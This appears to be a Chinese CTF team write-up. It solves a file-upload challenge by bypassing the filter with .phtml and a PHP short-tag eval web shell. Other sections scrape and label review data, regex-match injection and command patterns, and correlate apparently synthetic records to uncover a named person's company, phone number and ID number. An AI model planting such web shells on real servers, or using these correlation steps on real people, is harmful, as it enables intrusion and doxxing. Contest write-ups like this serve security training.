

数据安全
ez_upload | @Rusty

明显考察的是文件上传漏洞,按顺序一个个试,先上传了个txt和png、jpg,都不行,然后试试php,也不行,看来对文件后缀的过滤很严格。最后测试phtml可以实现绕过
直接上传<?php发现会被拦截,经测试用短标签<?=可以绕过
参考链接:https://blog.csdn.net/m0_53008479/article/details/123366077
挂马 te.phtml
<?=eval($_POST['ant'])?>
蚂剑连接找到rsa文件夹
/var/www/rssss4a
模型安全
数据预处理
网页数据需要从原始 HTML 结构,每个商品的链接为
http://47.117.186.154:32903/index.php?controller=product&action=detail&id=<:id>
id 为 1-500 的纯数字,因为有情感色彩分析,考虑用本地 ollama
先写一个数据抓取脚本,来抓取数据
from bs4 import BeautifulSoupimport csvimport httpxfrom tqdm import tqdm
data_list = []
for i in tqdm(range(1, 501)): html_content = httpx.get(f"http://47.117.186.154:32903/index.php?controller=product&action=detail&id={i}").text soup = BeautifulSoup(html_content, 'html.parser')
# 获取商品信息 product_name_element = soup.find('section', class_='product-detail').find('h2') product_name = product_name_element.text.strip() if product_name_element else ''
product_price_element = soup.find('span', id='productPrice') product_price = product_price_element.text.strip() if product_price_element else ''
product_sales_element = soup.find('span', id='productSales') product_sales = product_sales_element.text.strip() if product_sales_element else ''
product_description_element = soup.find('div', class_='product-description').find('p') product_description = product_description_element.text.strip() if product_description_element else ''
# 商品ID product_id = i data_list.append({ '商品ID': product_id, '商品名称': product_name, '商品销量': product_sales, '商品价格': product_price, '商品描述': product_description, '用户ID': -1, '用户名': "Luminoria", '电话': "1145141919810", 'UA': "NOT_A_UA", '评论内容': "NO_COMMENT" })
# 获取评论信息 reviews = soup.find('section', class_='product-reviews').find_all('div', class_='review-item')
for review in reviews: reviewer_info = review.find('div', class_='reviewer-info') user_id_element = reviewer_info.find('span', class_='user-id') user_id = user_id_element.text.replace('用户ID:', '').strip() if user_id_element else ''
username_element = reviewer_info.find('span', class_='reviewer-name') username = username_element.text.replace('用户名:', '').strip() if username_element else ''
phone_element = reviewer_info.find('span', class_='reviewer-phone') phone = phone_element.text.replace('联系电话:', '').strip() if phone_element else ''
ua_element = reviewer_info.find('span', class_='user-agent') ua = ua_element.text.replace('使用设备:', '').strip() if ua_element else ''
review_content_element = review.find('div', class_='review-content') review_content = review_content_element.text.strip() if review_content_element else ''
data_list.append({ '商品ID': product_id, '商品名称': product_name, '商品销量': product_sales, '商品价格': product_price, '商品描述': product_description, '用户ID': user_id, '用户名': username, '电话': phone, 'UA': ua, '评论内容': review_content })
# 写入 CSV 文件csv_file_path = 'data.csv'csv_columns = ['商品ID', '商品名称', '商品销量', '商品价格', '商品描述', '用户ID', '用户名', '电话', 'UA', '评论内容']
with open(csv_file_path, 'w', newline='', encoding='utf-8') as csvfile: writer = csv.DictWriter(csvfile, fieldnames=csv_columns) writer.writeheader() writer.writerows(data_list)
print(f"数据已保存到 {csv_file_path}")得到一个含有所有内容的 csv 文件,然后拿着这个 CSV 做题
数据标注与完整性校验 | @Luminoria

任务一(数据标注与完整性校验):针对在线团购平台提供的原始用户评论数据,爬取用户评论数据,进行情感标注(正面/负面),并基于用户ID、用户名、手机号生成MD5签名以校验完整性。按附件模板和任务书要求提交处理后的submit_1.csv文件进行评分。
用 qwen 进行情感判断
import csvimport ollamaimport hashlibfrom tqdm import tqdm
def get_sentiment_from_ollama(text): """ 使用本地 Ollama 模型识别文本的情感色彩 (正面/负面)。
Args: text (str): 要分析的文本。
Returns: int: 1 代表正面情感,0 代表负面情感,None 代表无法确定或出错。 """ prompt = f"请分析以下评论的情感色彩,判断是正面还是负面。如果评论是正面的,请回答 '正面',如果是负面的,请回答 '负面'。只返回 '正面' 或 '负面' 两个词,如果你认为是中性的,你应该回答 '正面'\n评论内容:\n{text}\n情感色彩:" try: response = ollama.chat(model='qwen2.5:7B', messages=[ { 'role': 'user', 'content': prompt, },
]) sentiment_label = response['message']['content'].strip() if "正面" in sentiment_label: return 1 elif "负面" in sentiment_label: return 0 else: print(f"Ollama 无法识别情感: {sentiment_label}, 评论文本: {text}") return None except Exception as e: print(f"Ollama 调用出错: {e}, 评论文本: {text}") return None
def calculate_signature(user_id, username, phone): """ 计算用户签名,使用 MD5 运算。
Args: user_id (str): 用户ID. username (str): 用户名. phone (str): 用户手机号.
Returns: str: MD5 签名字符串. """ signature_string = str(user_id) + username + phone md5_hash = hashlib.md5(signature_string.encode('utf-8')).hexdigest() return md5_hash
def process_comments_and_sentiment(input_csv_file, output_csv_file): """ 从 data.csv 中读取评论数据,进行情感分析,并保存结果到 q1.csv。
Args: input_csv_file (str): 输入 CSV 文件路径 (data.csv). output_csv_file (str): 输出 CSV 文件路径 (q1.csv). """ output_data = []
with open(input_csv_file, 'r', encoding='utf-8') as infile: reader = csv.DictReader(infile) for row in tqdm(reader): user_id = row['用户ID'] username = row['用户名'] phone = row['电话'] review_content = row['评论内容']
if username == "Luminoria": # 提取数据时产生的占位行,要忽略 continue
sentiment_label = get_sentiment_from_ollama(review_content)
if sentiment_label is not None: signature = calculate_signature(user_id, username, phone) output_data.append({ 'user_id': user_id, 'label': sentiment_label, 'signature': signature })
csv_columns = ['user_id', 'label', 'signature'] with open(output_csv_file, 'w', newline='', encoding='utf-8') as outfile: writer = csv.DictWriter(outfile, fieldnames=csv_columns) writer.writeheader() writer.writerows(output_data)
print(f"评论情感分析完成,结果已保存到 {output_csv_file}")
if __name__ == "__main__": input_csv_file = 'data.csv' output_csv_file = 'q1.csv' process_comments_and_sentiment(input_csv_file, output_csv_file)得到 q1.csv 改名 submit_1.csv 交了就行
数据清洗及特征工程 | @Luminoria

一样是使用 qwen2.5-7B 进行分类判断,其他正常清洗即可
import csvimport ollamafrom tqdm import tqdm
def get_category_id_from_ollama(product_name, category_list_str): """ 使用本地 Ollama 模型根据商品名称获取最合适的分类 ID。
Args: product_name (str): 商品名称. category_list_str (str): 分类列表字符串.
Returns: str: 最合适的分类 ID,如果无法确定则返回 None. """ prompt = f"请根据商品名称 '{product_name}',从以下分类列表中选择最合适的分类ID。只返回ID数字,不要返回其他文字。\n分类列表:\n{category_list_str}\n分类ID:" try: response = ollama.chat(model='qwen2.5:7b', messages=[ { 'role': 'user', 'content': prompt, }, ]) category_id = response['message']['content'].strip() if category_id.isdigit(): return category_id else: print(f"Ollama 返回的分类ID不是数字: {category_id}, 商品名称: {product_name}") return None except Exception as e: print(f"Ollama 调用出错: {e}, 商品名称: {product_name}") return None
def clean_data_and_categorize(input_csv_file, output_csv_file): """ 读取 data.csv 文件,进行数据清洗、商品分类和聚合,并将结果保存到 q2.csv 文件。
Args: input_csv_file (str): 输入 CSV 文件路径 (data.csv). output_csv_file (str): 输出 CSV 文件路径 (q2.csv). """
category_list = { 1: "手机", 2: "母婴用品", 3: "家具", 4: "书籍", 5: "蔬菜", 6: "厨房用具", 7: "办公", 8: "睡衣", 9: "宠物", 10: "运动", 11: "热水器", 12: "彩妆", 13: "保健品", 14: "酒水", 15: "玩具乐器", 16: "汽车", 17: "床上用品", 18: "洗护用品", 19: "五金", 20: "户外", 21: "珠宝", 22: "医疗器械", 23: "花卉园艺", 24: "游戏", 25: "园艺" } category_list_str = "\n".join([f"{k}. {v}" for k, v in category_list.items()])
product_data = {} # 用于存储商品信息和评论计数,key 是 商品ID product_names = {} # 用于存储商品名称,key 是 商品ID,用于去重分类
with open(input_csv_file, 'r', encoding='utf-8') as infile: reader = csv.DictReader(infile) for row in reader: product_id = row['商品ID'] product_name = row['商品名称'] product_sales_str = row['商品销量']
# 清洗销量数据 try: product_sales = int(float(product_sales_str.replace(',', ''))) if product_sales < 0 or product_sales_str == '': # 空字符串也当做0 product_sales = 0 except ValueError: product_sales = 0
if product_id not in product_data: product_data[product_id] = { '销量': product_sales, '评论总数': 0, '分类ID': None, # 初始分类ID为None } product_names[product_id] = product_name # 记录商品名称用于分类 if row["用户名"] == "Luminoria": # 提取数据时产生的占位行,要忽略 continue product_data[product_id]['评论总数'] += 1 # 每次读取到同一商品ID的评论,评论总数加1
# 调用 Ollama 获取分类ID for product_id, product_name in tqdm(product_names.items()): category_id = get_category_id_from_ollama(product_name, category_list_str) if category_id: product_data[product_id]['分类ID'] = category_id else: product_data[product_id]['分类ID'] = '0' # 无法分类的设置为0或其他默认值
# 准备写入 q2.csv 的数据,并排序 output_data = [] for product_id in sorted(product_data.keys(), key=int): # 按照商品ID升序排序 output_data.append({ 'ID': product_id, '销量': product_data[product_id]['销量'], '分类ID': product_data[product_id]['分类ID'] if product_data[product_id]['分类ID'] else '0', # 确保分类ID不为None '评论总数': product_data[product_id]['评论总数'] })
csv_columns = ['product_id', 'sales', 'category_id', 'reviews_number'] with open(output_csv_file, 'w', newline='', encoding='utf-8') as outfile: writer = csv.DictWriter(outfile, fieldnames=csv_columns) writer.writeheader() writer.writerows(output_data)
print(f"数据清洗、分类和聚合完成,结果已保存到 {output_csv_file}")
if __name__ == "__main__": input_csv_file = 'data.csv' output_csv_file = 'submit_2.csv' clean_data_and_categorize(input_csv_file, output_csv_file)然后将保存的 submit_2.csv 提交就行
隐私保护与恶意检测 | @Luminoria

因为不存在需要 AI 判断的东西,所以直接用 re 抓关键词就行
import csvimport refrom tqdm import tqdmimport ollama
# 手机号脱敏函数def desensitize_phone(phone): digits = re.sub(r'\D', '', str(phone)) # 去除非数字字符 if len(digits) < 7: return '' return digits[:3] + "****" + digits[-4:]
# 恶意代码检测函数def is_malicious(ua): if not ua or ua.strip() == "NOT_A_UA": return False # 定义恶意代码正则表达式规则 patterns = [ # SQL注入检测 r';\s*(select|insert|update|delete|drop)\b', r'\bunion\s+select\b', r'\bselect\b.*\bfrom\b', # XSS检测 r'<\s*script\b.*?>.*?<\s*/\s*script\s*>', r'onerror\s*=', r'onload\s*=', # 命令执行检测 r'(\|\||&&|\$\(|\b(wget|curl|rm|ls|cat|echo)\b)', # 代码执行检测 r'\b(eval|exec|system|passthru|shell_exec)\s*\(', ] for pattern in patterns: if re.search(pattern, ua, re.IGNORECASE): return True return False
# 统计有效行数valid_rows = 0with open('data.csv', 'r', encoding='utf-8') as f: reader = csv.DictReader(f) for row in reader: if row['用户名'] != 'Luminoria': valid_rows += 1
# 处理数据并收集结果processed = []with open('data.csv', 'r', encoding='utf-8') as f_in: reader = csv.DictReader(f_in) with tqdm(total=valid_rows, desc="Processing", unit="row") as pbar: for row in reader: if row['用户名'] == 'Luminoria': # 提取数据时产生的占位行,要忽略 continue
# 手机号脱敏 desen_phone = desensitize_phone(row['电话'])
# 恶意代码检测 ua = row['UA'] is_mal = is_malicious(ua) code_check = 'FALSE' if is_mal else 'TRUE'
# 保存结果 processed.append({ 'user_id': int(row['用户ID']), 'desensitization': desen_phone, 'code_check': code_check }) pbar.update(1)
# 按user_id升序排序processed.sort(key=lambda x: x['user_id'])
# 写入结果文件with open('submit_3.csv', 'w', newline='', encoding='utf-8') as f_out: writer = csv.DictWriter(f_out, fieldnames=['user_id', 'desensitization', 'code_check']) writer.writeheader() writer.writerows(processed)
print("处理完成,结果已保存至 submit_3.csv")然后直接交出来的文件就行
社会工程
张华强的公司名称 | @Luminoria @Ron
个人做法
在队友给了公司名的情况下,用脚本去搜题目提供的工商信息里面的内容
import osimport openpyxl
def search_keyword_in_excel(folder_path, keyword): """ 遍历指定文件夹下的所有xlsx文件,查找包含关键词的行并打印。
Args: folder_path: 包含xlsx文件的文件夹路径。 keyword: 要搜索的关键词。 """ found_files = False # 标记是否找到包含关键词的文件
for filename in os.listdir(folder_path): if filename.endswith(".xlsx"): file_path = os.path.join(folder_path, filename) print(f"正在处理文件: {filename}") found_in_file = False # 标记当前文件是否找到关键词
try: workbook = openpyxl.load_workbook(file_path) for sheet_name in workbook.sheetnames: sheet = workbook[sheet_name] for row_index, row in enumerate(sheet.rows, start=1): # 从第一行开始,row_index从1开始 row_values = [str(cell.value) for cell in row] # 将单元格值转换为字符串,处理None值 if any(keyword in value for value in row_values if value is not None): # 检查关键词是否存在于行的任何单元格中 (忽略None值) found_in_file = True found_files = True print(f" - 表单: {sheet_name}, 行号: {row_index}, 内容: {row_values}")
if not found_in_file: print(f" - 未在文件中找到关键词 '{keyword}'。") else: print(f" - 在文件中找到关键词 '{keyword}'。")
except Exception as e: print(f" - 处理文件 {filename} 时出错: {e}")
if not found_files: print(f"在文件夹 '{folder_path}' 中没有任何文件包含关键词 '{keyword}'。")
if __name__ == "__main__": folder_to_search = "gongshang" keyword_to_find = "博林科技"
if not os.path.exists(folder_to_search): print(f"错误: 文件夹 '{folder_to_search}' 不存在。请确保文件夹路径正确。") else: print(f"开始在文件夹 '{folder_to_search}' 中搜索关键词 '{keyword_to_find}'...") search_keyword_in_excel(folder_to_search, keyword_to_find) print("搜索完成。")在 data47.xlsx 中能找到相关的信息
正在处理文件: data47.xlsx - 表单: Sheet1, 行号: 5216, 内容: ['99640928131194569978', '杭州市', '闵行区星辰信息技术园', '江苏博林科技有限公司'] - 在文件中找到关键词 '博林科技'。队友做法
import sqlite3import osimport datetimeimport csvfrom collections import defaultdict
def get_db_path(date): return f"./附件/rides/{date}.db"
def query_data(start_date, end_date): current_date = start_date user_rides = defaultdict(int)
while current_date <= end_date: print(current_date) db_path = get_db_path(current_date.strftime('%Y-%m-%d')) if os.path.exists(db_path): conn = sqlite3.connect(db_path) cursor = conn.cursor()
cursor.execute(""" SELECT name, phone FROM location_data WHERE strftime('%w', date) BETWEEN '1' AND '5' AND name LIKE '张%' """)
for name, phone in cursor.fetchall(): user_rides[(name, phone)] += 1
conn.close()
current_date += datetime.timedelta(days=1)
sorted_rides = sorted(user_rides.items(), key=lambda x: x[1], reverse=True) return sorted_rides
if __name__ == "__main__": start_date = datetime.date(2024, 12, 1) end_date = datetime.date(2024, 12, 31) results = query_data(start_date, end_date)
with open("result.csv", "w", newline="", encoding="utf-8") as file: writer = csv.writer(file) writer.writerow(["Name", "Phone", "Rides"]) for (name, phone), count in results: writer.writerow([name, phone, count])
for (name, phone), count in results: print(f"{name} ({phone}): {count} rides")先用Python 拿到每个用户(用户名和手机号一致为一个)在周一到周五打车的数据条目数

发现138****9377遥遥领先
在db中翻找发现周一到周五都有打车,周末没有,基本符合 张某的生活习惯为:周一到周五从家打车去公司,周末无明显固定作息
在快递中搜索手机号找到数据
MF7297484562175167 2025-01-21 宋** 134****9281 **市**区******中心32楼兰金电子 张** 138****9377 **市**区******息技术园16楼博林科技MF3442357592017816 2025-02-01 金** 188****9754 **市**区******来智汇园6楼易动力信 张** 138****9377 **市**区******息技术园16楼博林科技结合爬取的工商信息,提交张某所属公司的全称

答案为:江苏博林科技有限公司
张华强的手机号 | @Luminoria @Ron
个人做法
还是跑脚本
import osimport refrom bs4 import BeautifulSoupfrom tqdm import tqdm
def extract_info_from_html(html_content): """ 从 HTML 内容中提取手机号和身份证号。
Args: html_content: HTML 文件的字符串内容。
Returns: 一个字典,包含 'phone_number' 和 'id_number',如果没有找到则为 None。 """ soup = BeautifulSoup(html_content, 'html.parser')
# 查找是否包含 "张华强" if "张华强" not in soup.body.get_text(): return None
# 查找隐藏信息 hidden_info_div = soup.find('div', class_='hidden-info') if hidden_info_div: info_text = hidden_info_div.text parts = info_text.split('|')
if len(parts) == 2: phone_number = parts[0] id_number = parts[1]
# 验证手机号格式是否为 138****9377 phone_pattern = re.compile(r'^138\d{4}9377$') if phone_pattern.match(phone_number): return {'phone_number': phone_number, 'id_number': id_number} return None
def traverse_webpages(folder_path): """ 遍历指定文件夹下的所有 HTML 文件,并提取信息。
Args: folder_path: 网页文件夹的路径。 """ for root, dirs, files in os.walk(folder_path): for file in tqdm(files): if file.endswith(".html"): file_path = os.path.join(root, file) try: with open(file_path, 'r', encoding='utf-8') as f: html_content = f.read() extracted_data = extract_info_from_html(html_content) if extracted_data: print(f"在文件: {file_path} 中找到匹配信息:") print(f" 手机号: {extracted_data['phone_number']}") print(f" 身份证号: {extracted_data['id_number']}") print("-" * 30) except Exception as e: print(f"处理文件 {file_path} 出错: {e}")
if __name__ == "__main__": webpage_folder = "webpage" traverse_webpages(webpage_folder)在文件: webpage\40\5840.html 中找到匹配信息: 手机号: 13891889377 身份证号: 61050119980416547X队友做法
使用 cat ./{文件夹ID}/*.html | grep -E "138[0-9]{4}9377|张华强" 逐个找信息,遍历文件夹ID,发现在40号文件夹出现结果
cat ./40/*.html | grep -E "138[0-9]{4}9377|张华强"
答案为:13891889377
张华强的身份证号 | @Luminoria @Ron
使用 cat ./{文件夹ID}/*.html | grep -E "138[0-9]{4}9377|张华强" 逐个找信息,遍历文件夹ID,发现在40号文件夹出现结果
cat ./40/*.html | grep -E "138[0-9]{4}9377|张华强"跟着第三题,一起出
61050119980416547X
张华强的车牌号 | @Luminoria @Ron
用OCR识别图片中的手机号
import osimport pytesseractfrom PIL import Imageimport re
def find_number_in_image(image_path, target_number): try: img = Image.open(image_path) text = pytesseract.image_to_string(img, lang='eng')
pattern = r"\b" + re.escape(target_number) + r"\b" match = re.search(pattern, text)
if match: return text else: return None except Exception as e: print(f"处理图片 {image_path} 时出错: {e}") return None
def main(): parking_folder = "./附件/parking" target_number = "13891889377"
if not os.path.exists(parking_folder): print(f"文件夹 '{parking_folder}' 不存在,请检查路径。") return
found_in_images = []
c = 0
for filename in os.listdir(parking_folder): c += 1 if filename.lower().endswith(('.jpg')): image_path = os.path.join(parking_folder, filename) result = find_number_in_image(image_path, target_number) if result: print(f"{filename}r : {result}")
found_in_images.append(filename) print(f"{c} {filename}", end='\r')
if not found_in_images: print(f"Noting Found")

if __name__ == "__main__": main()在1357.jpg里面找到了手机号
数据分析
溯源与取证
硬盘取证 Word 恢复 | @Ron
DG打开img扫描删除的文件

用DG恢复文档
